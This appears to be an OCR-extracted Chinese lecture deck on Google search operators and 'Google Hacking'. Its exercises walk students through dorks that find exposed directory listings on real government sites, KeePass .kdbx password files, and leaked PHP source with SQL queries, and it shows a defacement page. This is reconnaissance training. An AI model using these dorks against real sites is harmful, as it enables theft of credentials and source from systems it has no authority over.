用戶：▲ 28.5億月活躍用戶（截至2021年3月31日）
網站類型：社交網絡服務
程式設計語言：Java, PHP, Python, C++, Rust, Erlang, Haskell, Hack

其他人也搜尋了 [查看更多項目 \(超過 10 項\)](#)

Google Search 基本搜尋運算子

運算子	敘述
+	用在詞彙的前面，表示此詞彙必須要出現在網頁之中
NOT 或 -	用在詞彙的前面，表示排除此詞彙
""	雙引號刮起來，強制文字之順序
.	表示任一字元，如 bl.ck box
*	表示任一單字，如 Apache/* Server
..	搜尋範圍內之數字或是金錢，如 1900..2019、\$300..\$900
OR 或	表示其中之一，如 台灣(“科技” “首府”)
<space>	Google 會自行判斷輸入文字之語系，做最好之處理。中文會有自行一套斷詞規則
AND	搜尋結果須包含兩個詞彙，如 “wannacry” AND “ransomware” vv

Google Search 搜尋法則

- 查詢不分大小寫
 - OR/AND/NOT (當作BOLLEAN運算一定要大寫)
- 忽略部分符號或單字
 - a, the, I
- 32個單字數限制
- SEO之影響
 - 是一種透過自然排序(無付費)的方式，增加網頁能見度的行銷規律

課堂練習



- 請用目前學習到的Google Search基本搜尋語法找到這個網站。

The screenshot shows the homepage of the **SHIELD TREME** website. The header features the company name in blue and white. A navigation bar with links for **About**, **Solutions**, **Partners**, and **Contact**, along with a language switcher for English / 中文. The main content area has a dark blue background with white and yellow text. It includes the tagline **Hackers are anywhere, any time !** and a large, bold question **Are you READY ? <**. To the right is a graphic of a shield with concentric circles and diagonal stripes. On the left side of the main content area, there is a vertical scroll bar with the word **Scroll** and a downward arrow.

課堂練習

- 請用目前學習到的Google Search基本搜尋語法找到這個網站。



hacked by chocho bitam


<html><head><link rel="icon" type="image/x-icon" href="http://www.3rbclassic.com/vb/upload/2014/10/181classic.jpg">

<title>Hacked By chocho bitam ISPA</title>



Google Hacking 進階語法

Google Hacking



Google Hacking 進階搜尋

常用指令


語法	用途
intitle/allintitle	搜尋網頁標題的內容
intext/allintext	搜尋網頁的本文
inurl/allinurl	搜尋網頁的URL內容
filetype/ext	搜尋特定類型的檔案
link	搜尋網站中的鏈結
site	限制搜尋的對象必須來自指定網域
intitle/allintitle	搜尋網頁標題的內容
intext/allintext	搜尋網頁的本文

Google Hacking 進階搜尋

語法	用途
cache	搜尋Google 頁面存檔中最近歸檔的網頁
inanchor/allinanchor	搜尋網站上的鏈結文字，而回傳該鏈結所指向的網頁
related	查詢和指定的網址或URL有關聯的網頁(搜尋類似內容)
info	顯示指定的網域或URL之摘要資訊(網頁相關資訊)
daterange	過濾在特定時間內被google編入索引的網頁(限定時間範圍)
numrange	搜尋有指定範圍內數值的網頁(數字範圍)
define	搜尋名詞的定義
stocks	搜尋某家公司的股票資訊
location/source	縮減新聞資料的搜尋範圍

Google Hacking 進階搜尋

- 運算子、冒號和搜尋詞之間沒有空格。
- 布林運算子(如AND、OR和NOT)和特殊字元(如+、..、.、|和-等)仍然可以應用於進階運算子搜尋，但請確保不會分離冒號。
- 以ALL開頭的運算子(如allintitle、allintext、allinurl等)不能與其他運算子混合。



Google Hacking 錯誤的搜尋字串



- site:com site:edu: 域名不能同時為edu和com。
- inanchor: click -click: 這是自相矛盾的。超連結文字一定會包含在頁面的內容。
- allinurl:pdf allintitle:pdf: 以ALL開頭的運算子不能與其他運算子混合使用。
- site:syngress.com allinanchor:syngress publishing: 以ALL開頭的運算子不能與其他運算子混合使用。

課堂練習

- 請使用進階搜尋語法，找尋跟各自單位相關的網站資訊。

A screenshot of a Google search results page for the query "auo". The results are as follows:

- 友達光電 - LinkedIn**
https://tw.linkedin.com/company/auo
·邁向永續經營的卓越企業無論是公司治理、環境永續或社會關懷，皆採取高標準自我要求，友達以永續經營為持續努力的目標。網站: http://auo.com. 隸屬產業: 家電、電器與 ...
- AUO 友達光電 - YouTube**
https://www.youtube.com/channel
AUO unveils a wonderful new look with a refreshing visual identity. The new look featuring vibrant colors, dynamic and changeable geometric shapes, represents ...
- 友達光電AUO Career | Instagram, YouTube | Linktree**
https://linktr.ee/auocareer
歡迎加入全球最佳雇主行列! · 立即追蹤友達 · 有任何疑問歡迎來信詢問：
AUO.campus@auo.com.

課堂練習

- 請使用進階搜尋語法，找到2021年後建置的PHP網站。

The screenshot shows a Google search results page for the query "php". The results are as follows:

- phpinfo - Manual - PHP**
INFO_GENERAL, 1, The configuration line, php.ini location, **build date**, ... phpversion() - Gets the current **PHP version**; phpcredits() - Prints out the ...
<https://www.php.net/manual/function....> 翻譯這個網頁
- PHP Version 4.4.2**
PHP Version 4.4.2 ... **Build Date**, May 2 2006 10:02:06. Configure Command, '...
HTTP_IF_MODIFIED_SINCE, Sun, 25 Sep 2022 20:31:20 GMT.
<http://203.64.161.7/phpinfo> 翻譯這個網頁
- PHP Version 4.4.0 - Les Minutias Village**
PHP Version 4.4.0 ... **Build Date**, Jul 11 2005 16:08:47. Server API, CGI/FastCGI ...
HTTP_IF_MODIFIED_SINCE, Sun, 02 Oct 2022 15:30:09 GMT.
<http://www.les-minutias-village.com> 翻譯這個網頁
Build Date : Jul 11 2005 16:08:47
PHP Extension : 20020429
Registered PHP Streams : php, http, ftp, c...
PHP API : 20020918

課堂練習

- 請使用stocks搜尋語法查看公司股票資訊。

Google 搜尋結果顯示了友達光電 (AUO) 的股票資訊。上方顯示了搜索欄、过滤器（全部、財經、新聞、圖片、影片、更多）、工具栏以及设置图标。搜索结果数为 10,100,000 項，耗时 0.88 秒。

關鍵字：友達光電 TPE: 2409

市場概況 > 友達光電

17.90 TWD
+0.30 (1.70%) ↑ 今天
11月4日 下午1:30 [GMT+8] • 免責聲明

1天 | 5天 | 1個月 | 6個月 | 本年迄今 | 1年 | 5年 | 最久

18.0
17.8
17.6
17.4
17.2
17.0
16.8
16.6
16.4
16.2
16.0
15.8
15.6
15.4
15.2
15.0
14.8
14.6
14.4
14.2
14.0
13.8
13.6
13.4
13.2
13.0
12.8
12.6
12.4
12.2
12.0
11.8
11.6
11.4
11.2
11.0
10.8
10.6
10.4
10.2
10.0
9.8
9.6
9.4
9.2
9.0
8.8
8.6
8.4
8.2
8.0
7.8
7.6
7.4
7.2
7.0
6.8
6.6
6.4
6.2
6.0
5.8
5.6
5.4
5.2
5.0
4.8
4.6
4.4
4.2
4.0
3.8
3.6
3.4
3.2
3.0
2.8
2.6
2.4
2.2
2.0
1.8
1.6
1.4
1.2
1.0
0.8
0.6
0.4
0.2
0.0

開盤 17.30 市值 1378.19億 CDP 得分 A-
最高 17.95 本益比 4.69 52 週高點 23.50
最低 17.20 殖利率 6.98% 52 週低點 13.00

簡介

譯自英文 - 友達光電是台灣一家專門從事光電解決方案的公司。它是由Acer Display Technology, Inc.和Unipac Optoelectronics Corporation於2001年9月合併而成的。[維基百科 \(英文\)](#)

查看原文說明 ▾

執行長：[彭双浪](#) (2012年1月1日-)
創立時間與地點：2001年9月
總部：新竹
員工人數：45,772 (2020年)
收益：3707 億新臺幣
子公司：[AUO Crystal Corp.](#), [BriView \(Hefei\) Co., Ltd.](#), 更多

免責聲明

財務資料 >

Google Hacking 進階搜尋介面


- https://www.google.com/advanced_search

The screenshot shows the Google Advanced Search interface in Chinese. At the top right are account icons and a '登入' (Log In) button. Below the search bar, the text '進階搜尋' (Advanced Search) is displayed in red. The search form is divided into two columns. The left column contains fields for specifying search criteria: '尋找符合以下條件的網頁...' (Find pages that...), '含以下所有字詞:' (Contain all these words:), '與以下字詞或語句完全相符:' (Match the following word or phrase exactly:), '含以下任何字詞:' (Contain any of the following words:), '不含以下任何字詞:' (Do not contain the following words:), and '數字範圍從:' (Number range from:). The right column provides instructions for each field: '輸入關鍵字: 黃金獵犬' (Input keyword: Golden Retriever), '在指定完全相符的字詞前後加上引號: "黃金獵犬"' (Surround the exact matching word with quotes: "Golden Retriever"), '在各搜尋字詞之間輸入 OR: 小型 OR 標準' (Input OR between search terms: Small OR Standard), '在想要排除的字詞前面加上減號: -黃金, -"拉布拉多"' (Add a minus sign before words to exclude them: -Golden, -"Labrador"), and '在數字之間加上 2 個小數點及單位: 10..35 公斤, \$300..\$500, 2010..2011' (Add two decimal points and unit between numbers: 10..35 kg, \$300..\$500, 2010..2011).




Google Hacking 駭客搜尋思路

網站主機弱點 (Web Server)




不安全存取控管的 Index of 頁面

- Index of 是一種目錄列表的網頁類型，它列出了Web伺服器上存在的檔案和資料夾。
- 不會阻止使用者下載某些檔案或存取某些資料夾，除非利用第三方的網頁開發框架。
- 顯示網頁資訊，幫助攻擊者瞭解有關網頁伺服器的特定技術細節。



如何找尋 Index of 頁面

- intitle : " Index of " " Parent Directory "



課堂練習

- 請使用進階搜尋語法，找尋臺灣政府網站的 Index of 頁面
➤ Hint：政府網域是gov.tw

The screenshot shows a Google search results page with three entries:


- https://twur.cpami.gov.tw > resources > a... ▾ 翻譯這個網頁**
Index of /resources/website/activity_extra
Index of /resources/website/activity_extra ; [DIR], apply/, 2021-12-07 20:47, -.
- http://mghr.phhcc.gov.tw > uploads ▾**
Index of /uploads - 澎湖媽宮城

Name	Last modified	Size
Parent Directory	-	-
昭和10年(1935)澎湖馬公.jpg	22-Jul-2020 12:03	105K
昭和10年(1935)澎湖馬公1.jpg	22-Jul-2020 12:03	112K

查看另外 173 列
- http://www.tvh.gov.tw > english > web ▾ 翻譯這個網頁**
Index of /english/web
Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, -. [DIR], 01news/, 2019-03-14 11:22, -. [DIR], 02about/, 2019-03-14 11:22, -.

課堂練習

- 請使用進階運算搜尋語法，找尋包含 .kdbx 檔的 Index of 頁面。



課堂練習

- 請使用進階搜尋語法，找尋存在的Ubuntu網站伺服器。

Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
-------------	----------------------	-------------	--------------------

 simpers/	2022-02-13 00:01	-	
--	------------------	---	--

Apache/2.4.41 (Ubuntu) Server at 103.149.203.41 Port 80

備份檔洩漏

- 網站上備份檔案有可能是網站源始碼的舊版本。
- 網頁的源始碼洩漏有高風險，因為它可能包含隱藏資訊、版本資訊和開發過程、驗證資訊等。
- 除非配置檔錯誤、網頁引擎失效或沒做好異常處理，否則無法直接檢視實際的直譯式網頁源始碼，如PHP、ASP等。
- 備份機制導致源始碼洩漏分為幾種：
 - ① 再開發過程中程式碼檔案備份成其他副檔名，如 .bak 、 .tmp 或 .txt 等
 - ② 用壓縮檔進行備份，卻沒有做好存取權限控管
 - ③ .git 洩漏

課堂練習

- 請找出洩漏的PHP源始碼，其中包含SQL查詢指令。

```
<?php
# CS 154
# Lab 08
# API to handle update queries for mycart

include("db-config.php");

